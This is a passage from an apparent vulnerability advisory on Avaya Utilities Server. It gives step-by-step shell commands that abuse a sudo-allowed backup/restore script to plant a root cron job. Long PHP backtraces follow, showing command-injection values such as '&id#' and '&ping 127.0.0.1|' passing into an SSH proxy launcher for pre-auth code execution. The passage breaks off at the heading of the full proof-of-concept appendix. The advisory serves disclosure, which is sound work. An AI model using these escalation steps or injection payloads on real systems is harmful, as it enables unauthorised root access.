On later versions of Utilities Server (at least in US-7.1.0.0.0.18-e55-01), the restore script does more rigorous checking of the backup archive to ensure that the database backup tar files exist and are valid, therefore it is necessary to first use the "Backup" feature, then replace the "util_backup.tar.gz" sub-archive with a version with the malicious cron job.

The backup and restore functionality within the web application ultimately make a sudo call to the BASH script which is located here: "/opt/avaya/common_services/backup". This script can be called directly by an attacker with "admin" user command line access, such as an attacker that has an SSH session. The entire exploit from this perspective is shown below, however a more common path via the web application is show in the chained-exploit proof-of-concept provided in "Appendix 2: Full Pre-Auth RCE to Root Proof-of-Concept":

```
$ cd /tmp/
$ sudo /opt/avaya/common_services/backup -b id_dsa.pub # Weird name is simply so we can use
the next command to directly own this file for easy cleanup (allowed in /etc/sudoers)
$ sudo /bin/chmod 777 /tmp/id_dsa.pub
$ mkdir stage
$ tar -zxvf /tmp/id_dsa.pub -C stage/
$ rm -f /tmp/id_dsa.pub
$ cd stage
$ mkdir util_backup
$ rm -f util_backup.tar.gz
$ mkdir -p util_backup/etc/cron.d/
$ cat << EOF > util_backup/etc/cron.d/poc
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
HOME=/
* * * * * root /tmp/presto
EOF
$ chmod 644 util_backup/etc/cron.d/poc
$ cd util_backup
$ tar -czvf ../util_backup.tar.gz --owner=0 --user=0 ./
```

```
$ cd ../
$ rm -rf util_backup/
$ tar -czvf ../mal_poc.tar.gz ./
$ cd ../
$ rm -rf stage/
$ rm -f poc
$ sudo /opt/avaya/common_services/backup -r mal_poc.tar.gz

# At this point /etc/cron.d/poc should exist.
```

The restore process does implement safe guards to prevent path-traversal and restoring of unexpected files, however the folder "/etc/cron.d" is specifically allowed in the list which is located here: /opt/avaya/common_services/filelist

In addition, /opt/avaya/common_services/filelist allows backup/restore of the following files:
/etc/dhcpd.conf
/opt/util/bin/CDR_Daily.sh
/opt/util/bin/CDR_Monthly.sh
/opt/util/bin/CDR_Weekly.sh
/opt/util/bin/Get_CM_CDRs.sh

The "/etc/dhcpd.conf" file could be overwritten to achieve root in a similar fashion to what is described in issue "8) Root Privilege Escalation via Overly Permissive Sudoer Configuration (DHCP Daemon Configuration Process".

The other four listed Bash scripts are already called by existing cron jobs (as root) under /etc/cron.d, and thus replacing or modifying any of those jobs would also eventually result in code execution as root:

```
$ find /etc/cron.d/ -type f -print -exec cat {} \;
…

/etc/cron.d/CDR_Weekly
SHELL=/bin/sh
HOME=/
# wi00338331 - Removal of superfluous cron e-mails.
MAILTO=""
# run Weekly CDR E-mail Jobs on a Monday at 02:00.
#00 2 * * 1 root /opt/util/bin/CDR_Weekly.sh

/etc/cron.d/Get_CM_CDRs
SHELL=/bin/sh
HOME=/
# wi00338331 - Removal of superfluous cron e-mails.
MAILTO=""
# run CDR Copy from CM to Utility Server every 30 minutes.
#*/30 * * * * root /opt/util/bin/Get_CM_CDRs.sh

/etc/cron.d/CDR_Monthly
SHELL=/bin/sh
HOME=/
# wi00338331 - Removal of superfluous cron e-mails.
MAILTO=""
# run Monthly CDR E-mail Jobs on the 1st of the Month at 02:00.
#00 2 1 * * root /opt/util/bin/CDR_Monthly.sh
```

```
/etc/cron.d/CDR_Daily
SHELL=/bin/sh
HOME=/
# wi00338331 - Removal of superfluous cron e-mails.
MAILTO=""
# run Daily CDR E-mail Jobs once a day at 02:00.
#00 2 * * * root /opt/util/bin/CDR_Daily.sh
```

Appendix 1: Full Pre-Auth RCE BackTrace

Step 1:

```
array (
  0 =>
  array (
    'file' => '/opt/mvap/web/sms/include/SMSTestController.class.php',
    'line' => 61,
    'function' => '_invokeSMS',
    'class' => 'SMSTestController',
    'object' =>
    SMSTestController::__set_state(array(
       'm_sms' =>
      SMSTestModel::__set_state(array(
         'm_data' =>
        array (
          'Login' =>
          ModelField::__set_state(array(
             'm_name' => 'Login',
             'm_isnumeric' => 0,
             'm_cardinality' => 1,
             'm_len' => 15,
             'm_label' => 'CM Login ID',
             'm_keywords' => NULL,
             'm_data' => 'avaya@127.0.0.1:22&id#',
             'm_array_pos' => NULL,
          )),
          'Password' =>
          ModelField::__set_state(array(
             'm_name' => 'Password',
             'm_isnumeric' => 0,
             'm_cardinality' => 1,
             'm_len' => 15,
             'm_label' => 'Password',
             'm_keywords' => NULL,
             'm_data' => 'avaya',
             'm_array_pos' => NULL,
          )),
          'Model' =>
          ModelField::__set_state(array(
             'm_name' => 'Model',
             'm_isnumeric' => 0,
             'm_cardinality' => 1,
             'm_len' => 30,
             'm_label' => 'Model',
             'm_keywords' => NULL,
             'm_data' => 'AARAnalysis',
             'm_array_pos' => NULL,
          )),
          'Op' =>
          ModelField::__set_state(array(
             'm_name' => 'Op',
             'm_isnumeric' => 0,
             'm_cardinality' => 1,
             'm_len' => 35,
             'm_label' => 'Operation',
             'm_keywords' => NULL,
             'm_data' => 'list',
             'm_array_pos' => NULL,
          )),
```

```
          'Fields' =>
          ModelField::__set_state(array(
             'm_name' => 'Fields',
             'm_isnumeric' => 0,
             'm_cardinality' => 1,
             'm_len' => 0,
             'm_label' => 'Fields',
             'm_keywords' => NULL,
             'm_data' => '*',
             'm_array_pos' => NULL,
          )),
          'Objectname' =>
          ModelField::__set_state(array(
             'm_name' => 'Objectname',
             'm_isnumeric' => 0,
             'm_cardinality' => 1,
             'm_len' => 35,
             'm_label' => 'Objectname',
             'm_keywords' => NULL,
             'm_data' => '',
             'm_array_pos' => NULL,
          )),
          'Qualifier' =>
          ModelField::__set_state(array(
             'm_name' => 'Qualifier',
             'm_isnumeric' => 0,
             'm_cardinality' => 1,
             'm_len' => 35,
             'm_label' => 'Qualifier',
             'm_keywords' => NULL,
             'm_data' => '',
             'm_array_pos' => NULL,
          )),
          'Result' =>
          ModelField::__set_state(array(
             'm_name' => 'Result',
             'm_isnumeric' => 0,
             'm_cardinality' => 1,
             'm_len' => 0,
             'm_label' => 'Response',
             'm_keywords' => NULL,
             'm_data' => NULL,
             'm_array_pos' => NULL,
          )),
          'SessionID' =>
          ModelField::__set_state(array(
             'm_name' => 'SessionID',
             'm_isnumeric' => 0,
             'm_cardinality' => 1,
             'm_len' => 60,
             'm_label' => 'Session ID',
             'm_keywords' => NULL,
             'm_data' => '',
             'm_array_pos' => NULL,
          )),
          'SMSHost' =>
          ModelField::__set_state(array(
             'm_name' => 'SMSHost',
             'm_isnumeric' => 0,
             'm_cardinality' => 1,
             'm_len' => 40,
```

```
            'm_label' => 'SMS Host',
            'm_keywords' => NULL,
            'm_data' => 'https://192.168.5.85',
            'm_array_pos' => NULL,
          )),
          'RecordRequest' =>
          ModelField::__set_state(array(
            'm_name' => 'RecordRequest',
            'm_isnumeric' => 1,
            'm_cardinality' => 1,
            'm_len' => 1,
            'm_label' => 'Record Request',
            'm_keywords' => NULL,
            'm_data' => '0',
            'm_array_pos' => NULL,
          )),
          'RecordResultData' =>
          ModelField::__set_state(array(
            'm_name' => 'RecordResultData',
            'm_isnumeric' => 1,
            'm_cardinality' => 1,
            'm_len' => 1,
            'm_label' => 'Record Result Data',
            'm_keywords' => NULL,
            'm_data' => '0',
            'm_array_pos' => NULL,
          )),
          'SOAP_Timeout' =>
          ModelField::__set_state(array(
            'm_name' => 'SOAP_Timeout',
            'm_isnumeric' => 1,
            'm_cardinality' => 1,
            'm_len' => 4,
            'm_label' => 'SOAP Request Timeout (Seconds)',
            'm_keywords' => NULL,
            'm_data' => '30',
            'm_array_pos' => NULL,
          )),
        ),
         'm_tpl_methods' =>
        array (
          0 => 'label',
          1 => 'input',
          2 => 'select',
          3 => 'value',
          4 => 'radio',
          5 => 'checkbox',
          6 => 'text',
        ),
         'm_isList' => false,
         'm_listIndex' => 0,
         'm_fld' =>
        ModelField::__set_state(array(
           'm_name' => 'Result',
           'm_isnumeric' => 0,
           'm_cardinality' => 1,
           'm_len' => 0,
           'm_label' => 'Response',
           'm_keywords' => NULL,
           'm_data' => NULL,
           'm_array_pos' => NULL,
```

```
        )),
         'm_labelSuffix' => '',
      )),
       'm_sms_record' =>
      array (
      ),
       'm_config' => NULL,
       'm_login' => NULL,
       'mh' => NULL,
       'slog' => NULL,
       'm_pageError' => NULL,
       'm_formAction' => 'submit',
       'm_defaultAction' => 'sms_test',
       'm_formId' => 'sms_test',
       'm_title' => 'Test System Management Service',
       'm_helpContext' => NULL,
    )),
    'type' => '->',
    'args' =>
    array (
      0 => 'submitRequest',
    ),
  ),
  1 =>
  array (
    'file' => '/opt/mvap/web/sms/include/SAWController.class.php',
    'line' => 336,
    'function' => 'on_submit',
    'class' => 'SMSTestController',
    'object' =>
    SMSTestController::__set_state(array(
       'm_sms' =>
      SMSTestModel::__set_state(array(
         'm_data' =>
        array (
          'Login' =>
          ModelField::__set_state(array(
             'm_name' => 'Login',
             'm_isnumeric' => 0,
             'm_cardinality' => 1,
             'm_len' => 15,
             'm_label' => 'CM Login ID',
             'm_keywords' => NULL,
             'm_data' => 'avaya@127.0.0.1:22&id#',
             'm_array_pos' => NULL,
          )),
          'Password' =>
          ModelField::__set_state(array(
             'm_name' => 'Password',
             'm_isnumeric' => 0,
             'm_cardinality' => 1,
             'm_len' => 15,
             'm_label' => 'Password',
             'm_keywords' => NULL,
             'm_data' => 'avaya',
             'm_array_pos' => NULL,
          )),
          'Model' =>
          ModelField::__set_state(array(
             'm_name' => 'Model',
             'm_isnumeric' => 0,
```

```
            'm_cardinality' => 1,
            'm_len' => 30,
            'm_label' => 'Model',
            'm_keywords' => NULL,
            'm_data' => 'AARAnalysis',
            'm_array_pos' => NULL,
        )),
        'Op' =>
        ModelField::__set_state(array(
            'm_name' => 'Op',
            'm_isnumeric' => 0,
            'm_cardinality' => 1,
            'm_len' => 35,
            'm_label' => 'Operation',
            'm_keywords' => NULL,
            'm_data' => 'list',
            'm_array_pos' => NULL,
        )),
        'Fields' =>
        ModelField::__set_state(array(
            'm_name' => 'Fields',
            'm_isnumeric' => 0,
            'm_cardinality' => 1,
            'm_len' => 0,
            'm_label' => 'Fields',
            'm_keywords' => NULL,
            'm_data' => '*',
            'm_array_pos' => NULL,
        )),
        'Objectname' =>
        ModelField::__set_state(array(
            'm_name' => 'Objectname',
            'm_isnumeric' => 0,
            'm_cardinality' => 1,
            'm_len' => 35,
            'm_label' => 'Objectname',
            'm_keywords' => NULL,
            'm_data' => '',
            'm_array_pos' => NULL,
        )),
        'Qualifier' =>
        ModelField::__set_state(array(
            'm_name' => 'Qualifier',
            'm_isnumeric' => 0,
            'm_cardinality' => 1,
            'm_len' => 35,
            'm_label' => 'Qualifier',
            'm_keywords' => NULL,
            'm_data' => '',
            'm_array_pos' => NULL,
        )),
        'Result' =>
        ModelField::__set_state(array(
            'm_name' => 'Result',
            'm_isnumeric' => 0,
            'm_cardinality' => 1,
            'm_len' => 0,
            'm_label' => 'Response',
            'm_keywords' => NULL,
            'm_data' => NULL,
            'm_array_pos' => NULL,
```

```
          )),
          'SessionID' =>
          ModelField::__set_state(array(
             'm_name' => 'SessionID',
             'm_isnumeric' => 0,
             'm_cardinality' => 1,
             'm_len' => 60,
             'm_label' => 'Session ID',
             'm_keywords' => NULL,
             'm_data' => '',
             'm_array_pos' => NULL,
          )),
          'SMSHost' =>
          ModelField::__set_state(array(
             'm_name' => 'SMSHost',
             'm_isnumeric' => 0,
             'm_cardinality' => 1,
             'm_len' => 40,
             'm_label' => 'SMS Host',
             'm_keywords' => NULL,
             'm_data' => 'https://192.168.5.85',
             'm_array_pos' => NULL,
          )),
          'RecordRequest' =>
          ModelField::__set_state(array(
             'm_name' => 'RecordRequest',
             'm_isnumeric' => 1,
             'm_cardinality' => 1,
             'm_len' => 1,
             'm_label' => 'Record Request',
             'm_keywords' => NULL,
             'm_data' => '0',
             'm_array_pos' => NULL,
          )),
          'RecordResultData' =>
          ModelField::__set_state(array(
             'm_name' => 'RecordResultData',
             'm_isnumeric' => 1,
             'm_cardinality' => 1,
             'm_len' => 1,
             'm_label' => 'Record Result Data',
             'm_keywords' => NULL,
             'm_data' => '0',
             'm_array_pos' => NULL,
          )),
          'SOAP_Timeout' =>
          ModelField::__set_state(array(
             'm_name' => 'SOAP_Timeout',
             'm_isnumeric' => 1,
             'm_cardinality' => 1,
             'm_len' => 4,
             'm_label' => 'SOAP Request Timeout (Seconds)',
             'm_keywords' => NULL,
             'm_data' => '30',
             'm_array_pos' => NULL,
          )),
        ),
         'm_tpl_methods' =>
        array (
          0 => 'label',
          1 => 'input',
```

```
          2 => 'select',
          3 => 'value',
          4 => 'radio',
          5 => 'checkbox',
          6 => 'text',
        ),
         'm_isList' => false,
         'm_listIndex' => 0,
         'm_fld' =>
        ModelField::__set_state(array(
           'm_name' => 'Result',
           'm_isnumeric' => 0,
           'm_cardinality' => 1,
           'm_len' => 0,
           'm_label' => 'Response',
           'm_keywords' => NULL,
           'm_data' => NULL,
           'm_array_pos' => NULL,
        )),
         'm_labelSuffix' => '',
      )),
       'm_sms_record' =>
      array (
      ),
       'm_config' => NULL,
       'm_login' => NULL,
       'mh' => NULL,
       'slog' => NULL,
       'm_pageError' => NULL,
       'm_formAction' => 'submit',
       'm_defaultAction' => 'sms_test',
       'm_formId' => 'sms_test',
       'm_title' => 'Test System Management Service',
       'm_helpContext' => NULL,
    )),
    'type' => '->',
    'args' =>
    array (
    ),
  ),
  2 =>
  array (
    'file' => '/opt/mvap/web/sms/sms_test.php',
    'line' => 33,
    'function' => 'processRequest',
    'class' => 'SAWController',
    'object' =>
    SMSTestController::__set_state(array(
       'm_sms' =>
      SMSTestModel::__set_state(array(
         'm_data' =>
        array (
          'Login' =>
          ModelField::__set_state(array(
             'm_name' => 'Login',
             'm_isnumeric' => 0,
             'm_cardinality' => 1,
             'm_len' => 15,
             'm_label' => 'CM Login ID',
             'm_keywords' => NULL,
             'm_data' => 'avaya@127.0.0.1:22&id#',
```

```
            'm_array_pos' => NULL,
        )),
        'Password' =>
        ModelField::__set_state(array(
            'm_name' => 'Password',
            'm_isnumeric' => 0,
            'm_cardinality' => 1,
            'm_len' => 15,
            'm_label' => 'Password',
            'm_keywords' => NULL,
            'm_data' => 'avaya',
            'm_array_pos' => NULL,
        )),
        'Model' =>
        ModelField::__set_state(array(
            'm_name' => 'Model',
            'm_isnumeric' => 0,
            'm_cardinality' => 1,
            'm_len' => 30,
            'm_label' => 'Model',
            'm_keywords' => NULL,
            'm_data' => 'AARAnalysis',
            'm_array_pos' => NULL,
        )),
        'Op' =>
        ModelField::__set_state(array(
            'm_name' => 'Op',
            'm_isnumeric' => 0,
            'm_cardinality' => 1,
            'm_len' => 35,
            'm_label' => 'Operation',
            'm_keywords' => NULL,
            'm_data' => 'list',
            'm_array_pos' => NULL,
        )),
        'Fields' =>
        ModelField::__set_state(array(
            'm_name' => 'Fields',
            'm_isnumeric' => 0,
            'm_cardinality' => 1,
            'm_len' => 0,
            'm_label' => 'Fields',
            'm_keywords' => NULL,
            'm_data' => '*',
            'm_array_pos' => NULL,
        )),
        'Objectname' =>
        ModelField::__set_state(array(
            'm_name' => 'Objectname',
            'm_isnumeric' => 0,
            'm_cardinality' => 1,
            'm_len' => 35,
            'm_label' => 'Objectname',
            'm_keywords' => NULL,
            'm_data' => '',
            'm_array_pos' => NULL,
        )),
        'Qualifier' =>
        ModelField::__set_state(array(
            'm_name' => 'Qualifier',
            'm_isnumeric' => 0,
```

```
            'm_cardinality' => 1,
            'm_len' => 35,
            'm_label' => 'Qualifier',
            'm_keywords' => NULL,
            'm_data' => '',
            'm_array_pos' => NULL,
         )),
         'Result' =>
         ModelField::__set_state(array(
            'm_name' => 'Result',
            'm_isnumeric' => 0,
            'm_cardinality' => 1,
            'm_len' => 0,
            'm_label' => 'Response',
            'm_keywords' => NULL,
            'm_data' => NULL,
            'm_array_pos' => NULL,
         )),
         'SessionID' =>
         ModelField::__set_state(array(
            'm_name' => 'SessionID',
            'm_isnumeric' => 0,
            'm_cardinality' => 1,
            'm_len' => 60,
            'm_label' => 'Session ID',
            'm_keywords' => NULL,
            'm_data' => '',
            'm_array_pos' => NULL,
         )),
         'SMSHost' =>
         ModelField::__set_state(array(
            'm_name' => 'SMSHost',
            'm_isnumeric' => 0,
            'm_cardinality' => 1,
            'm_len' => 40,
            'm_label' => 'SMS Host',
            'm_keywords' => NULL,
            'm_data' => 'https://192.168.5.85',
            'm_array_pos' => NULL,
         )),
         'RecordRequest' =>
         ModelField::__set_state(array(
            'm_name' => 'RecordRequest',
            'm_isnumeric' => 1,
            'm_cardinality' => 1,
            'm_len' => 1,
            'm_label' => 'Record Request',
            'm_keywords' => NULL,
            'm_data' => '0',
            'm_array_pos' => NULL,
         )),
         'RecordResultData' =>
         ModelField::__set_state(array(
            'm_name' => 'RecordResultData',
            'm_isnumeric' => 1,
            'm_cardinality' => 1,
            'm_len' => 1,
            'm_label' => 'Record Result Data',
            'm_keywords' => NULL,
            'm_data' => '0',
            'm_array_pos' => NULL,
```

```
          )),
          'SOAP_Timeout' =>
          ModelField::__set_state(array(
             'm_name' => 'SOAP_Timeout',
             'm_isnumeric' => 1,
             'm_cardinality' => 1,
             'm_len' => 4,
             'm_label' => 'SOAP Request Timeout (Seconds)',
             'm_keywords' => NULL,
             'm_data' => '30',
             'm_array_pos' => NULL,
          )),
        ),
         'm_tpl_methods' =>
        array (
          0 => 'label',
          1 => 'input',
          2 => 'select',
          3 => 'value',
          4 => 'radio',
          5 => 'checkbox',
          6 => 'text',
        ),
         'm_isList' => false,
         'm_listIndex' => 0,
         'm_fld' =>
        ModelField::__set_state(array(
           'm_name' => 'Result',
           'm_isnumeric' => 0,
           'm_cardinality' => 1,
           'm_len' => 0,
           'm_label' => 'Response',
           'm_keywords' => NULL,
           'm_data' => NULL,
           'm_array_pos' => NULL,
        )),
         'm_labelSuffix' => '',
      )),
       'm_sms_record' =>
      array (
      ),
       'm_config' => NULL,
       'm_login' => NULL,
       'mh' => NULL,
       'slog' => NULL,
       'm_pageError' => NULL,
       'm_formAction' => 'submit',
       'm_defaultAction' => 'sms_test',
       'm_formId' => 'sms_test',
       'm_title' => 'Test System Management Service',
       'm_helpContext' => NULL,
    )),
    'type' => '->',
    'args' =>
    array (
    ),
  ),
)
```

Step 2:

```
array (
  0 =>
  array (
    'file' => '/opt/mvap/web/sms/include/ProxyMgr.class.php',
    'line' => 258,
    'function' => '_launchProxy',
    'class' => 'ProxyMgr',
    'object' =>
    ProxyMgr::__set_state(array(
       'm_h' => NULL,
       'm_data' =>
      array (
        '127.0.0.1:22&ping 127.0.0.1|' => '4101:1607955351',
      ),
       'm_dirty' => false,
       'm_ts' => 1607955351,
       'm_error' => NULL,
       'm_proxyfile' => '/opt/mvap/web/sms/templates_c/proxyhost',
       'm_port0' => '4101',
       'm_portRange' => '16',
       'm_LAUNCH_THRESHOLD_SECONDS' => 5,
       'm_IDLE_THRESHOLD_SECONDS' => 60,
       'm_PROXY_LAUNCH_DELAY_SECONDS' => 2,
       'm_ABSOLUTE_MAX_PORTS' => 16,
       'm_PROXYFILE_DELIMITER' => ':',
    )),
    'type' => '->',
    'args' =>
    array (
      0 => 4101,
      1 => '127.0.0.1',
      2 => '22&ping 127.0.0.1|',
    ),
  ),
  1 =>
  array (
    'file' => '/opt/mvap/web/sms/include/OSSIConnector.class.php',
    'line' => 152,
    'function' => 'getProxyPort',
    'class' => 'ProxyMgr',
    'object' =>
    ProxyMgr::__set_state(array(
       'm_h' => NULL,
       'm_data' =>
      array (
        '127.0.0.1:22&ping 127.0.0.1|' => '4101:1607955351',
      ),
       'm_dirty' => false,
       'm_ts' => 1607955351,
       'm_error' => NULL,
       'm_proxyfile' => '/opt/mvap/web/sms/templates_c/proxyhost',
       'm_port0' => '4101',
       'm_portRange' => '16',
       'm_LAUNCH_THRESHOLD_SECONDS' => 5,
       'm_IDLE_THRESHOLD_SECONDS' => 60,
       'm_PROXY_LAUNCH_DELAY_SECONDS' => 2,
       'm_ABSOLUTE_MAX_PORTS' => 16,
       'm_PROXYFILE_DELIMITER' => ':',
    )),
    'type' => '->',
    'args' =>
```

```
    array (
      0 => '127.0.0.1',
      1 => '22&ping 127.0.0.1|',
      2 => true,
    ),
  ),
  2 =>
  array (
    'file' => '/opt/mvap/web/sms/include/OSSIConnector.class.php',
    'line' => 57,
    'function' => 'ConnectWithReply',
    'class' => 'OSSIConnector',
    'object' =>
    OSSIConnector::__set_state(array(
       'm_host' => NULL,
       'm_port' => NULL,
       'm_id' => NULL,
       'm_socket' => false,
       'm_nErr' => 111,
       'm_strErr' => 'Connection refused',
       'm_timeoutSeconds' => 10,
       'm_ossi_response_timeout' => '10',
       'm_lastError' => '',
       'm_bManualLoginRequired' => false,
       'm_nRefCount' => 0,
       'm_bTiming' => false,
       'm_nMaxPorts' => 5,
    )),
    'type' => '->',
    'args' =>
    array (
      0 =>
      array (
        'Host' => 'localhost',
        'Port' => '4101',
        'Login' => 'avaya',
        'Credentials' => 'avaya',
        'Writable' => false,
      ),
      1 => 'Connection refused',
    ),
  ),
  3 =>
  array (
    'file' => '/opt/mvap/web/sms/include/OSSIModel.class.php',
    'line' => 218,
    'function' => 'Connect',
    'class' => 'OSSIConnector',
    'object' =>
    OSSIConnector::__set_state(array(
       'm_host' => NULL,
       'm_port' => NULL,
       'm_id' => NULL,
       'm_socket' => false,
       'm_nErr' => 111,
       'm_strErr' => 'Connection refused',
       'm_timeoutSeconds' => 10,
       'm_ossi_response_timeout' => '10',
       'm_lastError' => '',
       'm_bManualLoginRequired' => false,
       'm_nRefCount' => 0,
```

```
       'm_bTiming' => false,
       'm_nMaxPorts' => 5,
    )),
    'type' => '->',
    'args' =>
    array (
      0 =>
      array (
        'Host' => 'localhost',
        'Port' => '4101',
        'Login' => 'avaya',
        'Credentials' => 'avaya',
        'Writable' => false,
      ),
    ),
  ),
  4 =>
  array (
    'file' => '/opt/mvap/web/sms/include/OSSIModel.class.php',
    'line' => 78,
    'function' => '_openConnection',
    'class' => 'OSSIModel',
    'object' =>
    AARAnalysisModel::__set_state(array(
       'm_connectionOpen' => false,
       'm_objname' => 'aar analysis',
       'm_lastError' => NULL,
       'm_data' =>
      array (
        'Dialed_String' =>
        ModelField::__set_state(array(
           'm_name' => '807fff',
           'm_isnumeric' => 0,
           'm_cardinality' => 1,
           'm_len' => 18,
           'm_label' => 'Dialed String',
           'm_keywords' =>
          array (
            0 => 'Digits to be analyzed',
            1 => '',
          ),
           'm_data' => NULL,
           'm_array_pos' => NULL,
        )),
        'Total_min' =>
        ModelField::__set_state(array(
           'm_name' => '8080ff',
           'm_isnumeric' => 0,
           'm_cardinality' => 1,
           'm_len' => 2,
           'm_label' => 'Total min',
           'm_keywords' => NULL,
           'm_data' => NULL,
           'm_array_pos' => NULL,
        )),
        'Total_max' =>
        ModelField::__set_state(array(
           'm_name' => '8081ff',
           'm_isnumeric' => 0,
           'm_cardinality' => 1,
           'm_len' => 2,
```

```
           'm_label' => 'Total max',
           'm_keywords' => NULL,
           'm_data' => NULL,
           'm_array_pos' => NULL,
        )),
        'Route_Pattern' =>
        ModelField::__set_state(array(
           'm_name' => '0003ff',
           'm_isnumeric' => 0,
           'm_cardinality' => 1,
           'm_len' => 5,
           'm_label' => 'Route Pattern',
           'm_keywords' =>
          array (
            0 => 'route pattern or partition-route-table',
            1 => '',
          ),
           'm_data' => NULL,
           'm_array_pos' => NULL,
        )),
        'Call_Type' =>
        ModelField::__set_state(array(
           'm_name' => '0004ff',
           'm_isnumeric' => 0,
           'm_cardinality' => 1,
           'm_len' => 4,
           'm_label' => 'Call Type',
           'm_keywords' =>
          array (
            0 => 'aar',
            1 => 'intl',
            2 => 'lev0',
            3 => 'lev1',
            4 => 'lev2',
            5 => 'pubu',
            6 => 'unku',
          ),
           'm_data' => NULL,
           'm_array_pos' => NULL,
        )),
        'Node_Number' =>
        ModelField::__set_state(array(
           'm_name' => '8fe0ff',
           'm_isnumeric' => 0,
           'm_cardinality' => 1,
           'm_len' => 3,
           'm_label' => 'Node Number',
           'm_keywords' => NULL,
           'm_data' => NULL,
           'm_array_pos' => NULL,
        )),
        'ANI_Reqd' =>
        ModelField::__set_state(array(
           'm_name' => 'ca38ff',
           'm_isnumeric' => 0,
           'm_cardinality' => 1,
           'm_len' => 1,
           'm_label' => 'ANI Reqd',
           'm_keywords' =>
          array (
            0 => 'y',
```

```
           1 => 'n',
         ),
          'm_data' => NULL,
          'm_array_pos' => NULL,
       )),
     ),
      'm_tpl_methods' =>
     array (
       0 => 'label',
       1 => 'input',
       2 => 'select',
       3 => 'value',
       4 => 'radio',
       5 => 'checkbox',
       6 => 'text',
       7 => 'index',
       8 => 'iterator',
     ),
      'm_isList' => true,
      'm_listIndex' => 0,
      'm_fld' => NULL,
      'm_labelSuffix' => '',
   )),
   'type' => '->',
   'args' =>
   array (
   ),
 ),
 5 =>
 array (
   'file' => '/opt/mvap/web/sms/SystemManagementService.php',
   'line' => 375,
   'function' => 'query',
   'class' => 'OSSIModel',
   'object' =>
   AARAnalysisModel::__set_state(array(
      'm_connectionOpen' => false,
      'm_objname' => 'aar analysis',
      'm_lastError' => NULL,
      'm_data' =>
     array (
       'Dialed_String' =>
       ModelField::__set_state(array(
          'm_name' => '807fff',
          'm_isnumeric' => 0,
          'm_cardinality' => 1,
          'm_len' => 18,
          'm_label' => 'Dialed String',
          'm_keywords' =>
         array (
           0 => 'Digits to be analyzed',
           1 => '',
         ),
          'm_data' => NULL,
          'm_array_pos' => NULL,
       )),
       'Total_min' =>
       ModelField::__set_state(array(
          'm_name' => '8080ff',
          'm_isnumeric' => 0,
          'm_cardinality' => 1,
```

```
            'm_len' => 2,
            'm_label' => 'Total min',
            'm_keywords' => NULL,
            'm_data' => NULL,
            'm_array_pos' => NULL,
        )),
        'Total_max' =>
        ModelField::__set_state(array(
            'm_name' => '8081ff',
            'm_isnumeric' => 0,
            'm_cardinality' => 1,
            'm_len' => 2,
            'm_label' => 'Total max',
            'm_keywords' => NULL,
            'm_data' => NULL,
            'm_array_pos' => NULL,
        )),
        'Route_Pattern' =>
        ModelField::__set_state(array(
            'm_name' => '0003ff',
            'm_isnumeric' => 0,
            'm_cardinality' => 1,
            'm_len' => 5,
            'm_label' => 'Route Pattern',
            'm_keywords' =>
           array (
             0 => 'route pattern or partition-route-table',
             1 => '',
           ),
            'm_data' => NULL,
            'm_array_pos' => NULL,
        )),
        'Call_Type' =>
        ModelField::__set_state(array(
            'm_name' => '0004ff',
            'm_isnumeric' => 0,
            'm_cardinality' => 1,
            'm_len' => 4,
            'm_label' => 'Call Type',
            'm_keywords' =>
           array (
             0 => 'aar',
             1 => 'intl',
             2 => 'lev0',
             3 => 'lev1',
             4 => 'lev2',
             5 => 'pubu',
             6 => 'unku',
           ),
            'm_data' => NULL,
            'm_array_pos' => NULL,
        )),
        'Node_Number' =>
        ModelField::__set_state(array(
            'm_name' => '8fe0ff',
            'm_isnumeric' => 0,
            'm_cardinality' => 1,
            'm_len' => 3,
            'm_label' => 'Node Number',
            'm_keywords' => NULL,
            'm_data' => NULL,
```

```
          'm_array_pos' => NULL,
       )),
       'ANI_Reqd' =>
       ModelField::__set_state(array(
          'm_name' => 'ca38ff',
          'm_isnumeric' => 0,
          'm_cardinality' => 1,
          'm_len' => 1,
          'm_label' => 'ANI Reqd',
          'm_keywords' =>
         array (
           0 => 'y',
           1 => 'n',
         ),
          'm_data' => NULL,
          'm_array_pos' => NULL,
       )),
     ),
      'm_tpl_methods' =>
     array (
       0 => 'label',
       1 => 'input',
       2 => 'select',
       3 => 'value',
       4 => 'radio',
       5 => 'checkbox',
       6 => 'text',
       7 => 'index',
       8 => 'iterator',
     ),
      'm_isList' => true,
      'm_listIndex' => 0,
      'm_fld' => NULL,
      'm_labelSuffix' => '',
   )),
   'type' => '->',
   'args' =>
   array (
     0 => 'test',
     1 => NULL,
     2 => 'list',
   ),
 ),
 6 =>
 array (
   'function' => 'submitRequest',
   'class' => 'SOAP_WebService',
   'object' =>
   SOAP_WebService::__set_state(array(
      'headerHandler' =>
     Header_Handler::__set_state(array(
        'm_id' => '8fbe4399aeaf48d9701ee804c1aad983',
        'm_original_id' => '8fbe4399aeaf48d9701ee804c1aad983',
        'm_session' => NULL,
     )),
      'allow_http' => '1',
      'is_https' => true,
      'fault' => '',
      'sid_processed' => true,
   )),
   'type' => '->',
```

```
    'args' =>
    array (
      0 =>
      submitRequestType::__set_state(array(
         'model' => 'AARAnalysis',
         'operation' => 'list',
         'objectname' => 'test',
         'qualifier' => 'test',
         'fields' => '*',
      )),
    ),
  ),
  7 =>
  array (
    'file' => '/opt/mvap/web/sms/SystemManagementService.php',
    'line' => 638,
    'function' => 'handle',
    'class' => 'SoapServer',
    'object' =>
    SoapServer::__set_state(array(
       'service' => NULL,
    )),
    'type' => '->',
    'args' =>
    array (
      0 => '<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:ns1="http://xml.avaya.com/ws/SystemManagementService/2005/04/04"
xmlns:ns2="http://xml.avaya.com/ws/session"><SOAP-ENV:Header><ns2:sessionID SOAP-
ENV:mustUnderstand="1" SOAP-ENV:actor="http://schemas.xmlsoap.org/soap/actor/next"/></SOAP-
ENV:Header><SOAP-
ENV:Body><ns1:submitRequest><model>AARAnalysis</model><operation>list</operation><objectname
>test</objectname><qualifier>test</qualifier><fields>*</fields></ns1:submitRequest></SOAP-
ENV:Body></SOAP-ENV:Envelope>
',
    ),
  ),
)
```

Appendix 2: Full Pre-Auth RCE to Root Proof-of-Concept

